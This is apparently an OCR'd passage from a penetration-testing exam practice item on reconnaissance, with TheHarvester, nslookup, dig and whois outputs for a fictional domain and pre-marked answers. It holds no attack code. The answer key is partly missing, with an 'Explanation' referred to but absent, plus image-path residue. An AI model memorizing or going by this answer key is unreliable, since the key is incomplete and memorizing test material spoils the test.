stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3


```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown



Options:

A- See all the solutions below in Explanation

Answer:

A